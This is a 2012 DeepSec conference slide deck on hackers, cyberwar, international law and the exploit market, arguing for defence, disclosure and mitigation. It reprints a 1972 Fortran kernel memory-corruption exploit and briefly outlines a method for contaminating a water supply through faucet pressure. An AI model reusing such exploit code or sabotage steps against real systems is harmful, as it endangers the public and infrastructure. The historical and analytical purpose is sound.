


WE CAME IN PEACE – THEY DON'T
HACKERS VS. CYBERWAR

FX of Phenoelit - DeepSec 2012

WHO THE FUCK IS FX?

- Specializing on attack techniques since ~20 years
- Focus on communication infrastructures
  - Routers of US and Chinese making
  - Security cleared handheld devices
  - Office infrastructure for dead trees
- Reverse engineer
  - Reading code instead of blogging
- Token hacker at military and diplomatic conferences


DEFINITIONS

- **Weapon**: Tool to damage another living being's physical and mental capacity to act, injure it or kill it.
- **War**: Systematic use of force in a dispute between two or more actors, of which typically at least one is a sovereign nation state.
  - Wars by definition accept to injure and kill enemies as well as causing significant damage to infrastructure and natural resources.

DEFINITIONS II

- **Bug**: A software bug is an error, flaw, mistake, failure, or fault in a computer program or system that produces an incorrect or unexpected result, or causes it to behave in unintended ways.
- **Vulnerability**: In computer security, a vulnerability is a weakness which allows an attacker to reduce a system's information assurance.
- **Exploit**: A piece of software, a chunk of data, or sequence of commands that takes advantage of a vulnerability in order to cause unintended or unanticipated behavior to occur on computer software or hardware.

BUGS ARE MILITARY



9/9

0800 Arctan started
1000 " stopped - arctan ✓
13" vc (032) MP - MC 2.1304764115 (-23)
(033) PRO 2 2.130476415
correct 2.130676415
Relays 6-2 in 033 failed special speed test
In relay " 11.00 test.
Relays changed
1100 Started Cosine Tape (Sine check)
1525 Started Multy Adder Test.
1545 Relay #70 Panel F
(moth) in relay.
First actual case of bug being found.
1700 closed down.

{ 1.2700 9.037 847 025
9.037 846 795 correct
4.615925059(-2)

Relay 3145
Relay 3370

Filed by Rear Admiral Grace Murray Hopper, US Navy

HISTORICAL CONTEXT

- J. C. R. Licklider was hired in 1962 as Director of the Information Processing Techniques Office at DARPA
  - His task: Interconnect the DoD computers at Cheyenne Mountain, the Pentagon, and SAC HQ
  - ARPANET was initiated by Robert Taylor based on Licklider's vision of universal networking
- The development of the Internet was initiated and sponsored by the United States military
  - Porn made it big later, but that's another story
- Being surprised of the militarization of the Net is like being surprised of the increasing commercial use in the 90s

KERNEL MEMORY CORRUPTION EXPLOIT WRITTEN IN FORTRAN: 1972 JAMES P. ANDERSON, US AIR FORCE


```
10 DIMENSION INS(100)
20C
30C ------------------------------------------------------------
40C INS IS THE ARRAY INTO WHICH INSTRUCTIONS ARE PLANTED
50C BY THE PENETRATOR
60C ------------------------------------------------------------
70C
80 DATA INS(1)/0635004/
90 DATA INS(2)/02755004/
100C
110C ------------------------------------------------------------
120C THE VALUE OF IBRK IS EQUIVALENT TO TRA 0,3
130C ------------------------------------------------------------
140C
150 DATA IBRK/0710013/
160C
170C ------------------------------------------------------------
180C SETS UP THE RETURN
190C ------------------------------------------------------------
200C
210 ASSIGN 200 TO N1
220C
230C ------------------------------------------------------------
240C PLACES THE RETURN IN THE ARRAY
250C ------------------------------------------------------------
260C
270 INS(3)=N1
280C
290C ------------------------------------------------------------
300C ASSIGNS VALUE 1 TO INTEGER VARIABLE N2
310C------------------------------------------------------------
320C
330 N2=1
340C
350C ------------------------------------------------------------
360C NEXT STATEMENT CAUSES X3 TO BE LOADED WITH THE ADDRESS
370C OF THE FIRST WORD OF THE ARRAY INS
380C ------------------------------------------------------------
390C
400 INS(N2)=INS(1)
410C
420C ------------------------------------------------------------
430C COMPILES AS A DIRECT TRANSFER TO THE INTEGER VARIABLE IBRK
440C ------------------------------------------------------------
450C
460 GO TO IBRK
470C
480C ------------------------------------------------------------
490C CONTROL RETURNS HERE FROM CODE IN INS
500C ------------------------------------------------------------
510C
520 200 PRINT 201,INS(4)
530 201 FORMAT(1X,012)
540 STOP
550 END
```


```
20 DIMENSION IFIL(33)
30 DIMENSION ICHR(64)
40 DIMENSION IDUM(13),JDUM(24)
50 DIMENSION IBIG(24)
60 ASCII ICHR,JDUM
70 DATA ICHR/0060000000000,0061000000000,0062000000000,
80& 0063000000000,0064000000000,0065000000000,0066000000000,
90& 0067000000000,0070000000000,0071000000000,0043000000000,
100& 0043000000000,
110& 0100000000000,0072000000000,0076000000000,0077000000000,
120& 0040000000000,0101000000000,0102000000000,0103000000000,
130& 0104000000000,0105000000000,0106000000000,0107000000000,
140& 0110000000000,0111000000000,0046000000000,0056000000000,
150& 0135000000000,0050000000000,0074000000000,0134000000000,
160& 0136000000000,0112000000000,0113000000000,0114000000000,
170& 0115000000000,0116000000000,0117000000000,0120000000000,
180& 0121000000000,0122000000000,0055000000000,0044000000000,
190& 0052000000000,0051000000000,0073000000000,0047000000000,
200& 0053000000000,0057000000000,0123000000000,0124000000000,
210& 0125000000000,0126000000000,0127000000000,0130000000000,
220& 0131000000000,0132000000000,0137000000000,0054000000000,
230& 0045000000000,0075000000000,0042000000000,0041000000000/
240 DATA IFIL/036002000,0001356,02001411,0,0,0,0,
250& 0001361000000,0001372001363,0001364000000,0,0,
260& 0740000000000,0,02000002,0510102010000,0000220202020,
270& 0760000000000,0777777777777,0510102010000,
280& 0000220202020,0202020202020,0202020202020,0777777777777,
290& 0510102010000,0000220202020,0202020202020,0202020202020,
300& 0102122113062,0040040040040,0040040040040,0040040040040,
310& 0777777777777/
320 KKK=2
330 LLL=2
340 DATA IP3/01373/
350 DATA IP4/01376000000/
360 DATA IP5/01414001400/
370 DATA IP6/01401000000/
380 DATA IBRK/0710013/
390 DATA IP77/0770000000000/
400 DATA IP1/02001433/
410 DATA INS(1)/0635004/
420 DATA INS(2)/02755004/
422 DATA IP98/0060000000000/
430 DATA IP99/0510103030003301/
440 GO TO(600,601),KKK
450 600 CONTINUE
460 ASSIGN 677 TO N1
470 INS(3)=N1
480 N2=1
490 INS(N2)=INS(1)
500 GO TO IBRK
510 677 PRINT 678,INS(4)
520 678 FORMAT(1X,012)
530 GO TO 602
540 601 CONTINUE
550 DO 77 I=1,33
560 INS(I)=IFIL(I)
570 77 CONTINUE
580 INS(3)=IP1
590 INS(2)=IP3
600 INS(8)=IP4
```

```
630 INS(25)=0
640 INS(16)=IP99
650 INS(26)=0
660 INS(26)=0
670 101 FORMAT(1X,I4,1X,012)
680 66 CONTINUE
685 PRINT 101,INS(25),INS(25)
690 DO 79 I=34,500
700 INS(I)=0
710 79 CONTINUE
720 ASSIGN 200 TO N1
730 INS(4)=N1
740 N2=1
750 INS(N2)=INS(1)
760 GO TO IBRK
770 200 CONTINUE
780 GO TO(604,605),LLL
790 604 CONTINUE
800 DO 615 I=1,40
810 IF(INS(I)) 616,615,616
820 616 PRINT 101,I,INS(I)
830 615 CONTINUE
840 GO TO 602
850 605 CONTINUE
860 J=0
865 GO TO 714
870 715 CONTINUE
880 IF(INS(102+J) .NE. INS(105+J)) GO TO 805
882 IF(INS(102+J) .EQ. 0) GO TO 805
890 714 CONTINUE
900 IF(INS(102+J) .EQ. IP77) GO TO 716
910 INS(102)=INS(105+J)
920 INS(103)=INS(106+J)
930 INS(110)=INS(110+J)
940 INS(111)=INS(111+J)
950 5 FORMAT(1H ,3(012,1X))
960 ENCODE(IDUM,1)INS(102),INS(103),INS(110),INS(111)
970 1 FORMAT(4(012))
980 DECODE(IDUM,13)(IBIG(I),I=1,24)
990 13 FORMAT(48(02))
1000 DO 99 I=1,24
1010 IK=IBIG(I)+1
1020 JDUM(I)=ICHR(IK)
1030 99 CONTINUE
1040 PRINT 3,(JDUM(I),I=1,24)
1050 3 FORMAT(1H ,12(A1),1X,12(A1))
1060 713 J=J+12
1070 GO TO 715
1080 716 CONTINUE
1090 INS(25)=INS(25)+1
1100 GO TO 66
1120 805 J=J+1
1130 IF(J .GT. 500) GO TO 716
1140 IF(J+100 .GT. 500) GO TO 716
1150 IF(INS(100+J) .EQ. IP98) GO TO 807
1160 IF(INS(100+J) .EQ. IP77) GO TO 716
1170 GO TO 805
1180 807 CONTINUE
1190 GO TO 715
```

HISTORICAL CONTEXT II

- The first documented case of irregular personal being used for hacking is Markus Hess, CCC Hannover
  - Detected August 1986
  - Classified as “Persistent Computer Intruder”
  - Directed and paid by the KGB
- At that time, the Internet connected ~20.000 computers
  - Most of them used for research, development and administration


1980 STYLE APT



"STALKING THE WILY HACKER", CLIFFORD STOLL, May 1988 vol. 31. No. 5 COMMUNICATION OF THE ACM

EVOLUTION

- In the 1960s, the NSA already understood buffer overflow issues
  - In the 1980s, they used them
- Hackers were the Apex Predator only in a short time frame of a decade starting in the 90s
  - Phrack 0x01 came out November 1985
  - Mudge published “How to write Buffer Overflows” in 1995
  - Around 2000, 7350 x2 set new standards in reliable exploitation
  - At that time, the hacker underground had more offensive capabilities than most militaries
- July 2001: Code Red infects ~359k hosts with “Hacked By Chinese!”
  - The big worm outbreaks demonstrated the level of vulnerability to non-technical people
  - Was it a “show of force” by China?



Lesson to be learned:

WE WERE ALWAYS HOBBYISTS IN A PROFESSIONAL GAME

GOVERNMENT REQUIREMENTS: US EXECUTIVE ORDER 004216

- Policy to enhance the protection and resilience of critical national infrastructure
- Policy Coordination through an interagency process
- Consultative Process by the DHS
- Identification of Critical Infrastructure at Risk
  - National security, economic security, public health and safety
- Framework to Reduce Cyber Risk
  - NIST developed framework “providing a flexible and repeatable approach to apply baseline information security measures and controls”
- Voluntary Critical Infrastructure Cybersecurity Program
- Adoption by Agencies detailing authorities
- Cybersecurity Information Sharing
- Privacy and Civil Liberties Assessment and Protections

THE REAL PROBLEM: LIABILITY

- Critical infrastructure is owned and operated by private entities
- Private entities cannot ensure protection and resilience caused by their inability to purchase accordingly
- This inability is caused by the lack of product liability in computer products
  - Computer products are a major economic factor
  - Changing the no-liability paradigm would cause this industry to break down
- According to Chris Wysopal, Veracode's CTO, 74% of so-called security products fail independent testing – more than any other type of software
- The DoD acquires IT systems worth $40bn p.a.
  - 80 months development
  - 6 months testing

THE NATO

- Recognized Cyber Defense in the 2010 Strategic Concept and the Lisbon Summit Declaration
- NATO Defense Ministers approved a revised NATO Policy on Cyber Defense in 2010
  - Focus on preventing cyber attacks and building resilience
  - NATO Computer Incident Response Capability (NCIRC)
    - €58 million contract, operational by end of 2012
- NATO Communications and Information Agency
  - "[…] facilitate bringing all NATO bodies under centralized protection and provide significant operational benefits and long-term cost savings"
- Crisis Management Exercise CMX 2012
  - Test NATO technical and operational cyber defense
  - Austria, Finland and Sweden participated as players
- "We do not see a need for offensive cyber capabilities in NATO." – MG Jaap Willemse NATO ACT (ACOS C4I)


MILITARY DEMAND

- “Cyberspace Warfare Operations Capabilities (CWOC)” by USAF (BAA ESC 12-0011)
  - Cyberspace Warfare Attack: The employment of cyberspace capabilities to destroy, deny, degrade, disrupt, deceive, corrupt, or usurp the adversaries ability to use the cyberspace domain for his advantage.
  - Cyberspace Warfare Support
  - Developing capabilities associated with Cyberspace Warfare Attack
  - Developing and assessing cyberspace capabilities while disconnected from the operational cyberspace domain
  - Situational awareness capabilities
  - Capabilities to assess and visualize non-kinetic cyberspace domain effects
  - Capabilities to support rapid implementation of effects-based cyberspace capabilities
  - Unique characteristics resulting in the adversary entering conflicts in a degraded state

OFFENSE-DEFENSE THEORY

1. War will be more common in periods when conquest is easy, or is believed easy, than in other periods.
2. States that have, or believe they have, large offensive opportunities ***or defensive vulnerabilities*** will initiate and fight more wars than other states.
3. Actual examples of true imbalances are rare and explain only a moderate amount of history. However, false perceptions of these factors are common and thus explain a great deal of history.

- Stephen Van Evera



Follow the money to understand the strategy:

THE BIG SPENDING TODAY IS IN OFFENSE

INTERNATIONAL LAW

- International law makes a clear distinction between war and peace times
- The regulations for times of war (“armed conflict” or “use of force”) are pretty clear
- The regulations for time of peace not so much
  - Intelligence work in foreign countries is not banned or regulated
    - If an operative gets caught, local law applies
  - States could seek litigation for damages from cyber attacks, similar to the OECD “Extended Producer Responsibility” in pollution
  - States could also call upon the International Court of Justice for damages caused by digital sabotage
- Note: War is no longer “declared” today, the UN Security Council decides according to Article 39
  - War and armed attacks are in the eye of the beholder
  - The right to self defend requires an armed attack

ARMED CONFLICT

- During an armed conflict, the Geneva Convention relative to the Protection of Civilian Persons in Time of War (Geneva IV) applies
  - “Parties to a conflict and members of their armed forces do not have an unlimited choice of methods and means of warfare. It is prohibited to employ weapons or methods of warfare of a nature to cause unnecessary losses or excessive suffering.”
  - “Parties to a conflict shall at all times distinguish between the civilian population and combatants in order to spare civilian population and property. Neither the civilian population as such nor civilian persons shall be the object of attack. Attacks shall be directed solely against military objectives.”
- Attacking civilian infrastructure or using massively replicating malware would violate the convention
  - But this being law, there are ways around it.

CYBER-CONFLICT PREFERRED


- Most States want to keep cyber operations below the threshold of an armed attack
  - Rules of war do not apply, no UN
  - The victim cannot invoke the right of self defense
  - No issues with attribution
  - Since operatives don't have to physically go somewhere, nobody gets caught
- NATO especially doesn't like to promote cyber attacks: The victim could invoke Article 5 (mutual defense clause)
  - Article 5 was only invoked once: 12.9.2001
- Cyberwar is actually meant to be Cyber-Espionage, with 50% commercial focus

CHINESE CODE OF CONDUCT

- Submitted to the UN on September 12, 2011 by China, Russia, Tajikistan and Uzbekistan
  - ”Not to use ICTs including networks to carry out hostile activities or acts of aggression and pose threats to international peace and security. Not to proliferate information weapons and related technologies.“
  - “cooperate in combating criminal and terrorist activities which use ICTs […]”
    - “[…] curbing dissemination of information which […] undermines other countries' political, economic and social stability, as well as their spiritual and cultural environment”
  - “ensure the supply chain security of ICT products and services […]”
  - “respect the rights […] and freedom of searching for, acquiring and disseminating information”
  - “establishment of a multilateral, transparent and democratic international management of the Internet”
  - “settle any dispute resulting from the application of this Code through peaceful means and refrain from the threat or use of force”

OUTER SPACE TREATY

- Signed January 1967 by ~100 countries
  - Exploration and use for the benefit of all mankind
  - Free for exploration and use by all States
  - Not subject to national appropriation by claim of sovereignty, by means of use or occupation, or by any other means
  - Not place nuclear weapons or other weapons of mass destruction in orbit or on celestial bodies or station them in space
  - Celestial bodies shall be used exclusively for peaceful purposes
  - Astronauts shall be regarded as the envoys of mankind
  - States shall be responsible for national space activities whether carried out by governmental or non-governmental entities
    - Liable for damage caused by their space objects



The current state in cyberspace:


BELLUM OMNIUM CONTRA OMNES

THE BLIND LEADING THE SEEING

- The word “Cyber” opens budgets and career paths everywhere in the world
  - This leads to absurd approaches proposed by people completely unaffected from any domain knowledge whatsoever
- Politicians and diplomats need technical advise
  - Advise on defense comes from Symantec lobbyists
  - Advise on intrusion prevention comes from HB Gary
  - Advise on network security comes from academia
  - Regulations come from the politicians themselves, consulting the 4 companies that run the Internet
- I’m not aware of a single contribution from the offensive units of any State in international discussions
  - Politicians still think that “cyber threats” are malware and fishing – and many want to keep it that way

COOPERATION NEEDED

- Defense research is years behind offense research
- Real defense requires systematic changes
- Systematic changes require a thorough and holistic understanding of the environment
- The environment today is diverse and massively interconnected
  - Network infrastructure
  - SCADA and control system infrastructure
  - Logistic and financial systems
  - Production and supply chain security
- Knowledge domain experts have more incentives for protectionism than for cooperation at the moment



Root cause analysis

THE OFFENSE-DEFENSE ASYMMETRY

SCALE MATTERS

- The number of combatants in the fifth domain is still fairly small
  - Comparable to knights in medieval times:
    - Relatively small size of force
    - Extensive training and financing needs
    - Rarely met with equal forces
    - Often irregular troops used
  - Technologically comparable to aerial warfare between WWI and WWII
    - See Robert M. Lee's talk
- The massive investments in the domain will change the picture
  - One scenario for the future is similar to nuclear weapons and ICBMs
    - Tremendous destruction potential
    - No viable defense option
    - Mutually Assured Destruction (MAD), however, doesn't work on the Internet

CYBER IS THE NEW NUCLEAR

- Recruitment of personal outside of ones own forces
  - Hackers as the new version of Werner von Braun
- Stuxnet as the “Sputnik Shock” for other players
  - Have you heard of VirusBlokAda before?
- The major players behave like with nuclear weaponry in the 60s
  - “If you see the flash, duck and cover!”
  - “If you hear Cyber, update and AV!”

THERE IS NO ABSOLUTE DEFENSE


- We still believe in the unbreakable™ computer system
  - It is unlikely that such a thing exists
- What we see today is only an indicator of how bad our stuff actually is
  - As long as we find bugs by “fuzzing”, we cannot have hope for anything
  - If we manage to do away with buffer overflows in the future, attacks will move to different vectors
- Also, there is always human stupidity to rely on
- What we need is situational awareness, mitigation and recovery processes
  - Get used to get hacked!
  - Notice it when it happened!
  - Know what to do when you noticed it.

There is no absolute defense

- Example from terrorism on US water systems (credit to Dan Geer):
  - Break in to a building. Bring a $89 Home Depot 1200psi power washer with a full gas tank.
  - Attach the output side to any faucet, and pump your choice of whatever into the line (which has, oh, 65psi).
  - Use fuel oil or chlordane or something that sticks to the pipes
    - That means they have to be dug up
    - Do this where the pipes are a freaking bitch to dig up
- Lesson: Absolutely nothing can be done to prevent, all effort must be on mitigation.
  - And mitigation has to be done with the water "on“, you do not turn it off no matter what.

Owning an entire ministry of foreign affairs

- Discovered in 2007/2008 in an unnamed European country
- Operated for > 4 years
- Highly sophisticated operation
  - Clients with Internet access had encrypted C&C connections
  - RPC based encrypted overlay network within the Windows domain
    - PDCs and BDCs as communication hubs
  - Kernel rootkits on every machine
    - Including 32 and 64 Bit disassemblers to adjust offsets after updates
  - Job based document classification and extraction
    - Hard disk and network traffic only if legitimate activity was also taking place at the same time
  - Managed and operated 24/7
- Discovered by vigilant system administrator



The real danger to society

COLLATERAL DAMAGE

THE CLOCK IS TICKING

- Mail to the NANOG mailing list on November 20, 2012:
  “Did anyone else experience issues with NTP today? We had our server times update to the year 2000 at around 3:30 MT, then revert back to 2012.“
- Affected were only the time servers of the United States Naval Observatory (USNO)
  - tick.usno.navy.mil and tock.usno.navy.mil
- Note: Turning back clocks is an excellent method to use expired certificates
- What else relies on time and broke silently because someone wanted to use an expired certificate?

THE REAL DAMAGE OF FLAME


- Flame components were signed with a forged Microsoft certificate
  - Using an unknown MD5 collision method
  - Commonly overlooked is that this produced as many certificates as the attackers wanted
- In this case, Microsoft was the victim, not a partner in the operation
- Other governments exercise significant more power over their CA operators
  - Why forge a certificate if you can just order your CA to give you one?
    - You can still claim APT if discovered
- Everything that relies on CAs is now hosed
  - The model was broken before, but now it's obvious to the lamest cyber operations on the planet
- We call that a Hindenbug

SCENARIO: DOMAIN 5 KILLS 4

- NASA scientist Donald J. Kessler calculated and described in 1978 a domino-effect of collisions
  - Known as the “Kessler Syndrome” or “Ablation Cascade”
  - FengYun 1C (2007) was killed with a DF-21 ballistic missile and a projectile at 8km/s, producing 3,037 objects (18% of the total debris in space)
- ESA has simulated models where 3 satellites, intentionally collided, would guarantee to trigger the Kessler Syndrome destroying every known satellite
  - It would also prevent passage of the respective orbits for several generations
- In order to cause a Kessler Syndrome, an attacker needs to hack **one** TT&C
  - “They are not connected to the Internet” is their only defense paradigm

PLENTY OF TT&C TARGETS

- worldteleport.org lists 77 operators
  - I'm sure they are all well protected



Taking sides

CYBERWAR AND YOU

DON'T LET ANYONE TELL YOU WHAT TO DO


- „Do whatever you want. Trust your guts, your humanly feelings, your very limited knowledge. This is best effort." – Julio Auto on exploit sales
  - Most people that lecture you on ethics don't follow those themselves
  - Keep in mind that exploit sales might be illegal
- Is selling exploits better or worse than leaking docs to Wikileaks?
- The argument of exploit resource deprivation by hackers is unfortunately invalid
  - Defense contractors with large research departments and budgets are ramping up
  - "We do what everyone else does right now, since nobody buys fighter planes anymore"

THE MARKETS CHANGE

- The prices paid for exploits incentivize new, more drastic approaches
  - Hijacking of email accounts with commit permissions to open source projects
  - Intentional introduction of vulnerabilities in outsourced commercial software development
    - There is always the “Chinese Intern” method
  - Stealing vulnerabilities from consulting engagements (client or consultant)
    - Bug bounty programs are an entry drug
- Full disclosure is already in significant decline
  - Vulnerability scanners will increasingly loose efficiency, since they no longer scan for the vulnerabilities actually used in attacks
- More and more 0day will be sold
  - In 1958, MI5 considered 50% of Berlin residents to work for at least one secret service

WHAT HACKERS CAN DO

- Talk to your politicians and military
  - They don't have anyone without financial interest to talk to
  - Decisions must be made – the question is on what information basis
  - Don't waste your time talking to LEO, they are not getting it
- Innovate on the defensive side
  - Join the LANGSEC movement (langsec.org)
- Hack stuff that is relevant and make it public
  - It burns 0day that might otherwise be used
  - This has the added benefit of being legal
- Opportunism makes you rich right now, but destroys our future
  - If you have or want to have kids, you might not want to have to explain why they can't have nice things



Full Disclosure Baby!

WE CAN'T STOP THEM FROM MAKING WEAPONS, BUT WE CAN TAKE THEM AWAY!

What Organizations Can Do

- Stay vigilant and responsible
  - Don't put stuff in the cloud to make it someone else's problem
- Don't make purchase decisions solely based on the price of the product
  - Supply chain security starts with responsibility
- Don't be predictable
  - Predictable defenses are evaded
- Recommendation: Patrols
  - The most effective way to detect intrusions is, IMHO, people looking for it
  - Defense teams are as specialized as attack teams
    - Play leading CTFs and learn

DON'T GIVE UP

- Some organizations just give up
  - "We are happy that our networks are not interesting to teenage hackers. We know that every foreign service is already in them, but the teenagers would be annoying." – a military network operator
- Penetration tests in military and intelligence networks are often canceled by superiors
  - If you know about problems, you can be held responsible
  - If you didn't know about the problem, there was nothing you could do

Congratulations, you've defeated General Leang

Thank you!

END CAMPAIGN

EXIT